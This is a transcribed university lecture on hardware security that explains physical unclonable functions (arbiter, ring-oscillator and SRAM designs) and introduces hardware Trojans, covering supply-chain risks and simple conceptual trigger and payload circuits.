


There is another application of PUF where you want to identify; like I have fabricated or I have designed the device and someone has made a clone or a copy of my device; I want to find out which is the original and which is the copy. You see, for the authentic device which I had designed, I know what was my challenge/response properties. Let us say I have already created a table like that; this is the, for this challenge, this will be the response; for this challenge this will be the response.

Now, if some other device is given to me which contains a very similar PUF, I can consult an same table, I can apply this challenges and see what the responses are coming and I can compare whether they are equal or not, same or not and if they are not same,

we can reject the IC, saying that this is not the same device. In this way you can identify a unique device, ok. Sometimes it is required; you need to identify a particular copy of an IC. You can use this kind of PUF IC fingerprinting for doing that.

(Refer Slide Time: 15:41)



Now, there is another important application in public key cryptography. You can use PUF to generate public and private keys on chip. You need not have to rely on a trusted third party to generate the public/private key pair and deliver it to you through some mechanism; you can do it on chip.

The idea is like this; suppose, you have a PUF; you have a PUF. So, whenever you apply some input to a PUF, the response can be considered to be a random number. Response is random; it depends on the intrinsic properties of the device. It varies from one device to another. So, it is truly random. So, that random can be used as the initial value of the seed of a key generation and this PUF is typically used in conjunction with some public key algorithms; typically in hardware we use elliptic curve cryptography or ECC. So, ECC and PUF are sometimes used hand in hand. They are used together.

And, this with this ECC and PUF you generate a random seed through which the key generation model that can be inside the chip that can be generating the public key which can be distributed outside, but the private key will never leave the chip; it will remain inside. You are not storing anywhere and this private key can be generated online; you did not store it anywhere, ok. And, the public key also can be generated or endorsed

anytime you want; you can again use that PUF to apply a particular challenge to get a response; the key generation module will be generating the same public key.

So, the manufacturer need not store any secret key value inside the chip; that will automatically be generated by the PUF mechanism, stored and generated by the chip itself right. So, this is how it works and in terms of cryptography, it helps a lot. It saves a lot of time and effort to manage the key, to secure the key inside the chip all right fine.

(Refer Slide Time: 18:14)


Practical Designs of PUF

- We are interested in Silicon-PUF circuits
 - Utilize the unavoidable and unpredictable process variation effects of modern deep-submicron MOSFET devices.
 - From circuit design perspective, process variation is a challenge.
 - Very useful for PUF design.
- Various designs of PUFs have been explored.

Now, in terms of the practical design, how the PUFs are actually implemented? Well, we are interested in chips right. So, we are interested in silicon PUF circuits which are implemented in silicon or CMOS. As I had said the basic idea is that when you fabricate chips, there will be process variations; from one chip to the other there will be some variations. So, those variations are exploited here.

But, with respect to design when circuit design is carried out, this process variation is a drawback. We try to make the variation as small as possible; but here the process variation is something which we are taking advantage of. We are trying to exploit the process variation and use it to our advantage right. So, this is quite useful for PUF design and a number of research papers and number of efforts have been carried out; various PUF designs have been explored. Some of them I am just briefly talking about.

(Refer Slide Time: 19:27)



This is a very common and popular design. This is called arbiter PUF. Schematically, it is shown like this. You see these boxes you can see, rectangular boxes; these are nothing but path swapping switch. What it is actually is like this. Suppose, there are two inputs, let us say a and b. There are two outputs; either this input will be coming out as it is or they will be interchanged, a will come here; b will come here and what will happen that will be dependent on a control signal. So, depending on this control signal whether it is 0 or 1, either the inputs will be coming out straight or it will be exchanged right, ok.


Now, here what is happening; you see at the input we are applying a pulse; let us say 0 to 1 we are applying and this control signal combination, this is our challenge; we are applying some random bit pattern as a challenge, 0 1 1 0 1 0 1 1 or something. So, depending on that some random path is getting selected; some of them are going straight; some of them getting exchanged. So, the delays are different. So, when it reaches a final D flip flop the delay vary; that means, which inputs will reach first.

Here you see the same signal was fed to both of the inputs; but when it reaches here the two inputs maybe different; maybe little delayed with respect to each other; because they are following two different paths. The two paths are not identical, ok. And, the response we are storing in a D flip flop; one we are using as data; other we are using as clock. So, whatever will be storing in the flip flop that will be something unpredictable; it can be 0 or it can be 1. It depends on the relative delays of the flip flop; this is the basic principle

behind arbiter PUF. There will not be one; there will be many such PUFs. So, the response will not be just one bit; there will be multi-bit response. There will be many such units placed in the chip in parallel; it will go on ok.

So, the same thing is mentioned here; there are n two-ports switching stages, for an n -bit challenge size. So, this is actually $n - 1$, not n . This is 0 to C_{n-1} . So, number of possible path, for each of them there will be two possible paths, $2 \times 2 \times 2 \times 2 \dots$, it will be 2^n . A particular challenge that we are feeding will be selecting a unique path and accumulated delay as I had said, is compared with the D flip flop which is the arbiter circuit which gives a 1-bit decision, 0 or 1. If there are multiple such arbiter circuits, it can give a k -bit decision, k -bit response.

(Refer Slide Time: 22:41)



Now, there is another kind of PUF called ring oscillator PUF. So, what is a ring oscillator PUF? See; first let us understand what is a ring oscillator. If we take a inverter, the output I connect to the input, this acts as an oscillator. If I apply 0 output will be 1, 1 is feedback. Again, this 1 will become 0, 0 is feedback; again, this 0 will become 1, 0 1 0 1 0 1 this will go on. The same thing will happen if any odd number of inverters are connected like this, let us say 3 and I am connecting, same thing will happen; but the delay will be a little more; 0 1 0 1 0 1 like this it will go on oscillate ok. This is called ring oscillator.

Now, here the idea is that we have a number of ring oscillators you see. You ignore this gates in the first stage; you see is NOT gates are there and this NAND gate is also considered as a NOT gate. So, there are three inverter let us say. There are a number of such ring oscillators in the circuit right. So, the output is feedback here. Now, if it is enabled if the enable line is 1, if you feed a 1 here; say a NAND gate with one of the input 1 is equivalent to a NOT gate. So, if enable is 1, this becomes a NOT gate; it is a ring oscillator; if the enable is 0, then the output will be a steady one, it will stop oscillating right. This is how it works.

Now, the idea is that there are so many ring oscillators; they are all oscillating and oscillation means there will be some frequency of oscillation. So, what we do; using some challenge, we randomly select some ring oscillator. There will be several ring oscillator here; several ring oscillator here; let us say there are 2^n . Just using an n bit challenge, we select two ring oscillators and their frequencies we measure in two counters. Then we compare whether the counter 1 is greater than counter 2 or not, which frequency is greater. This will be my final response, ok.

Now, depending on which ring oscillator you choose, these frequencies are different. So, the response will also get different; that means, whether the frequency will be greater or less. This is how randomness is generated ok. This is how ring oscillator PUF works.

(Refer Slide Time: 25:36)

(c) SRAM PUF

- Power-up initial value of SRAM cell can be used as response; cell address is the challenge.
- SRAM fabrication compatible with digital logic process in regular ICs.
- FPGA implementation of SRAM PUF is very difficult.
 - Since SRAM modules are cleared by default on power-up.

Then there is another kind of a PUF which is based on static random access memory, SRAM PUF. This is a typical diagram of a MOS based static random access memory cell, 1-bit storage. Now, the idea is that when you switch on power to a chip, suppose there is such a memory cell; initially the memory cell can start with an initial value of 0 or a 1; but you do not know what. It will be either 0 or 1 depending on the manufacture which transit is faster, which one will be switching first; that way if the output will be either set to 0 or 1.

So, if you have many such random access memory cells, depending on the manufacturing properties, they will be initialized to 0 or 1 randomly. This is the idea behind SRAM PUFs. The power-up initial values of SRAM cells are used as response and which cell you are selecting that is the cell address that will be the challenge. Randomly you select a cell, you see it is 0 or 1; randomly you select any another cell see it is 0 or 1 like that ok.

So, for a particular manufactured chip that should be the same; because for a particular property of this transistor device, devices; the way they are manufactured their delays, their gains, so when you switch on the power, it will be either 0 or 1; it will be deterministic; but across two chips it may be different ok. But, this SRAM PUF is more easy for an ASIC design; for a chip for an ASIC chip. But, for FPGA implementation SRAM PUF is very difficult because in FPGA whenever you are initializing the power all SRAM cells are reset to 0 by default; they are cleared. So, you cannot use this PUF using SRAM for FPGAs ok.

(Refer Slide Time: 27:46)

The slide has a yellow header with the word 'Summary'. Below it is a bulleted list:

- PUFs are not very expensive to realize.
- Many recent security protocols are based on PUFs.
 - Makes it difficult to mount hardware-based attacks.

At the bottom of the slide is a blue footer bar featuring the 'Swayam' logo and other icons. To the right of the slide, there is a video player interface showing a man speaking, with controls for volume, brightness, and a progress bar.

So, to summarize, this PUFs is something which is very simple; do not need much hardware to implement. Nowadays this circuit which I have shown, they are fairly simple, not much. So, they are relatively very inexpensive and using PUF you can make the security protocols that you are implementing in your chip much stronger; that is the basic idea and if you do that the kind of hardware based attacks we have been talking about it becomes much more difficult to mount this kind of attacks; your device becomes more secure ok.

So, with this we come to the end of this lecture, where we talked about PUF, physical unclonable function. In the next lecture, we shall be talking about Hardware Trojans which are also very much related to hardware security we mentioned earlier. We shall be seeing it in the next lecture.


Thank you.

Ethical Hacking
Prof. Indranil Sengupta
Department of Computer Science and Engineering
Indian Institute of Technology, Kharagpur

Lecture – 50
Hardware Trojan

In this lecture, we shall be talking about Hardware Trojans. Now, we shall have mentioned in the previous lecture, that a hardware Trojan is something, a piece of hardware which is hiding inside another larger piece of hardware. It wakes up at some unpredictable times and does something which is again unpredictable with respect to the user of the system ok.

(Refer Slide Time: 00:47)



So, let us see, what this hardware Trojan is really like and why it acts like, how it does. So, in this lecture, we shall first be talking about hardware Trojan what it is; the different types of Trojans and how we can possibly detect the presence of Trojans?

(Refer Slide Time: 01:02)

The slide has a yellow header with the title 'What is Hardware Trojan (HT)?'. Below the title is a bulleted list of four items. The fourth item contains three sub-points, each with a circled word: 'During design offabrication', 'physical representation', and 'payload'. To the right of the list is a small image of the Trojan Horse from the ancient Greek story. At the bottom of the slide is a blue footer bar with the 'swayam' logo and other navigation icons.


- It is a malicious modification of the circuitry of an IC chip.
- During design offabrication
- A HT is completely characterized by its physical representation and its behavior.
- The payload of a HT is the entire activity that the trojan executes when triggered.

So, hardware Trojans I mentioned before, that the name has come from the ancient story in Greece, where inside a horse a large wooden horse, some warriors were hiding; they entered a castle and they finally conquered the castle. So, this is the picture of that. So, in terms of hardware security, hardware Trojan is essentially some malicious modification of this circuit inside an IC chip. The circuit has been modified without the possible knowledge of the person who had designed the chip.

This is malicious and this modification can happen during design or it can happen during fabrication also. When you are designing the circuit, you may not be aware that someone has modified your design and when you are finally sending a designed for fabrication to a fab, there also when your chip is getting fabricated, you really do not know what is happening there; may be something extra is also getting fabricated inside that chip ok.

So, hardware Trojan, HT sometimes you call in short, is characterized by two things: physical representation, how it behaves, how it looks like and what is its action; how it actually shows up; what are the effects of that hardware Trojan? And there is also something which we called payload; whenever the harder Trojan wakes up, the action that takes place is referred to as payload. So, payload is the entire activity that happens when the Trojan gets triggered, ok.

(Refer Slide Time: 02:58)



So, these are just some pictures. So, as I had said, the diagram on the left. Suppose this was my original circuit. So, some inputs are coming, some outputs are obtained, outputs are getting. Now, someone has designed a malicious hardware; this is my Trojan. Trojan consists of a trigger; it decides when the Trojan will wake up and the payload will decide what will happen when the Trojan wakes up. And this hardware Trojan gets inserted somewhere in the original circuit; that means, it goes inside the circuit like this.

To the user, user does not know that something like this has happened; still the inputs are applied; outputs are, outputs are obtained. Most of the time the circuit behaves normally; but sometimes the circuit may behave unpredictably, erratically, maliciously, whatever you say, whenever the Trojan gets triggered. This is the basic idea.

(Refer Slide Time: 04:8)

Effects of Prevalent Practices

- ✓ Prevalence of IP based design.
- ✓ Routine use of CAD tools from EDA vendors.
- Fabless manufacturing model (trend on the rise).
- Outsourcing of manufacturing to offshore fabs.
- Loss of control over design and manufacture.
- Potentially untrusted parties getting involved.

Now, there are several reasons why a Trojan might get inserted in a design, in a chip? Well here are few points which have been listed. So, maybe one or more than one of these points are responsible for that. First is prevalence of IP based design. See IP stands for intellectual property, not the IP protocol, the network protocol.

In this context for hardware, here IP stands for intellectual property core; when you design an IC chip, the chip can contain many building blocks; these are called IP cores. Now a days, the chips have become so complex that these IP cores we do not design all ourselves. Many of the cores we take from some other place; like a processor core you can take from somebody and mpeg decoder core I can take from someone else and so on.


So, I trust that person from where I am getting it. I have not designed that. So, if that person is giving me a core with a Trojan inside, I have no control over it. I have trusted that person and inserted that core in my design, ok. And, secondly when you design some circuit, we use some CAD tools, some software. The software is also not designed by us.

We buy it from Cadence, Synopsis, Mentor Graphics, some company, large companies. So, we really do not know what that company, the person who wrote that tool, did to the software. So, in good faith we are using that software to design a circuit. But whatever circuit is getting designed, how do I have a guarantee that it is the same circuit I am wanting to design or something else has also gone in to it, some malicious piece of code.

Fabless manufacturing model, we do not manufacture ourselves; we give it to someone else to manufacture. So, there itself something wrong might happen. Like here, these are related, outsourcing of manufacturing to offshore fabs. So, we are slowly losing control over design and manufacture. We are not designing the whole thing. We are certainly not manufacturing, most of the time someone else is manufacturing. So, there lot of parties involved.

If one of the parties involved are malicious, then there is a possibility of a Trojan getting inserted in your design. So, there are potentially untrusted parties which are getting involved in the whole process.

(Refer Slide Time: 06:52)



So, let us have a overall picture here. This is a very simplified diagram that how typically we design an IC chip. As I had said that we have the intellectual property or IP cores, the designs we take from other two places. We have the computated design tools that you use. Some standard cells, standard cell library also we can take from some other places. And we can have some models based on which you are designing, some circuit models.

Based on this, we are creating our design. There is a process; we go through the steps of the design; we finally generate something called a gds to file, which is our fab interface; we can send it to the fab for fabrication. There the masks are manufactured and the finally, the chip is fabricated. Now you see, these yellow boxes are not totally trusted and

red boxes are definitely untrusted, because they are typically offshore and when these things are happening, we are not there at all.

We are very far away. So, when the things come back, when the chip comes back to us, when you are doing this package, testing, again we are using a tester from a third party; that is also not totally trustable. So, you see there are so many untrusted parties involved here. So, it is very surprising that, whatever design still works right, but well, we have to trust people and we have to work in a group in collaborative way, right. That is how things work. But, these are some of the reasons why we may have Trojans getting inserted in our design. That is what I wanted to say.

(Refer Slide Time: 08:51)

Hardware Trojans really are ...

- Malicious modifications to design ✓
 - Can take place pre or post manufacturing.
 - Inserted by intelligent adversary.
 - Extremely small hardware overhead.
 - Stealthy => difficult to detect.
 - Causes IC to malfunction in-field.
- Results:
 - Potentially disastrous consequences.
 - Loss of human life and property.

So, essentially hardware Trojans are, as I had said, malicious modifications to the design, can take place prior to manufacturing, during design, pre or post manufacture; even after manufacturing when the chips are getting assembled, there also a small chip can be inserted in the wafer side by side that may be an extra thing getting inserted. So, you will not know; it can happen at many places.

These are inserted by some adversary who is certainly very intelligent; because no ABC can do this thing; only an expert can do this kind of malicious insertion, malicious modification. And as you can understand that the amount of hardware overhead that is required to insert a Trojan is not much, very small. So, maybe of your entire chip less

than 0.1 percent extra hardware is required to insert that Trojan. Maybe even less; the 0.1 is a very large number.

This is stealthy; stealthy means it is hiding; you cannot see it; very difficult to detect. The IC can manufacture, can malfunction in field sometime; you do not know when. The time is also unpredictable, ok. Result is that, result can be, this can be potentially disastrous; you can have some circuits which you have put on board as spacecraft. The spacecraft has gone to space and during its space maneuver, something wrong happens due to the Trojan. So, the effect can be catastrophic, right. There can be loss of a lot of property and even human life. This is the idea.

(Refer Slide Time: 10:49)

The slide has a yellow header with the title 'How Realistic are Hardware Trojans?'. The main content is a bulleted list:

- Do hardware trojans really exist?
 - No concrete proof obtained as yet.
 - Tampering masks in fab is not easy (highly complex).
 - Reverse-engineering a single IC can take months.
- But there is strong evidence they do...
 - Numerous suspected military / commercial cases (as early as 1976!!).
 - Reverse-engineering of ICs is widely believed to be performed by reputed companies (IBM has patents).

At the bottom of the slide, there is a video player interface showing a man speaking, along with logos for 'SWAYAM' and other educational institutions.


Now, the point is that, how realistic are hardware Trojans? All these, what have been talking about is theory and good stories; but do Trojans really exist? Well, there is no concrete proof that someone has actually inserted Trojan and has actually done it; but there are cases where, people suspect that something might have happened; but not 100 percent sure that it was due to a Trojan, ok.

You see tempering masks in the fab; something happening in the fab during fabrication is extremely unlikely; not impossible, because it is very very sophisticated and very expensive to do that, ok. Reverse engineering of an IC to understand what your original design is, then I insert a new circuit that can take a long time. So, that is also not so easy for someone to do reverse engineer and then insert a Trojan.

But there are number of suspected military and commercial cases where people suspect that something has happened. Like, I am giving one example; I am not taking any names, suppose you have purchased some equipment from some other place; let say guns; guns are very common things which people buy from other places, other countries.

When you buy, you test they were fine; but at time of war, you try to fire the guns and you see that, suddenly you see that the guns are getting locked; they are not firing. So, we suspect that there may be some Trojan inside; someone is possibly controlling your guns remotely from other places, maybe through satellite; something is getting controlled; you do not know, ok. So, reverse engineering of ICs is also quite common in many industries like IBM, many others also.


(Refer Slide Time: 12:56)



So, talking about Trojans, there are many different types of Trojans. Combinational, sequential; this is one category. There is another way of classifying Trojans; that what is the trigger condition; what is the payload; that is another way to look at Trojans. And another way to look at, what is the physical attribute? How it looks like? What is activation attribute? When does it get activated an action attribute?

What is the action? Well Trigger and payload are very similar to this activation and action. But exactly physically speaking how it actually looks like; when these things happen. So, there are many ways you can use; you can try and classify Trojan behavior, ok.

(Refer Slide Time: 13:45)




So, some of the Trojan types; let us look very briefly. Digital Trojans, well as the name implies, digital circuits are being targeted, where information are processed in zeros and ones digitally; well, here, let see; I am showing a very small circuit here; suppose our original function was this, a simple AND function. I am taking a very trivial example, a simple AND gate; A and B and this C. This was my original function. And this is a malicious circuit which got inserted.

As long as this output is 0. This C and $C_{modified}$ will be same, no change. So, we will not find any behavior; but as soon as this becomes 1, $C_{modified}$ and C becomes different and something might start happen. So, this trigger decides when this will become 1. You see this is A, in this example, this is NOR gate. This will become 1 when both the inputs A and B are 0 and 0, which has 25 percent probability in this case.

Because, in two inputs there can be 4 combination 0 0, 0 1, 1 0, 1 1. So, 25 percent of the case this Trojan will get triggered and if it gets triggered, this output of this NOR gate will become 1 and C, $C_{modified}$ will be will become \bar{C} , not of that, ok; it will change.


(Refer Slide Time: 15:27)



So, another type let see; this is called combinational Trojan; this is a combinational circuit. Here, it is a little more complex; this is a sequential Trojan. Sometimes, this also called a time bomb, because it depends on some time. The idea is that your trigger condition is something like this. Here I am not showing you this circuit; let us say ER is the value that is calculated; but the Trojan is modifying it to some value ER^* .

Now, what is this trigger? This trigger is some kind of a counter. A clock is coming, the counter is counting. Well this is a simplified diagram; there will be some gates in the counters also. This output value, this will become 1 when a particular count value is reached, let us say 1000; when 1000 clock comes, then only this value will become 1. So, after 1000 clocks, only then this ER will become ER^* , will become \overline{ER} . Before that, the Trojan will not be detected; the output will be correct. So, this is sometimes called a time bomb, because you are defining a time when this Trojan will get activated.


(Refer Slide Time: 16:55)



Now, there are other kinds also, sequential again, but asynchronous; that instead of a clock, you can have some kind of a sorry, you can have some kind of a gating mechanism; like two signals p and q , let say connected to an AND gate; that is connected to the clock of this counter. So, when the clock is coming that is also unpredictable. Whenever these, both signal p and q are 1 and 1, then only one clock will come.

So, you really do not know when the Trojan will fire. In the earlier case, after 1000 clocks, the Trojan was firing; that was more deterministic; but here you do not know. After 1000 such occurrences when p and q are both 1, then only the Trojan will fire. So, that is called asynchronous, because you cannot exactly correlate with clock. And hybrid mixture, there can be counter, there can be synchronous, there can be asynchronous; all sorts of combination can be there. So, I am not going into the detail; it can be as complex as you can think of.

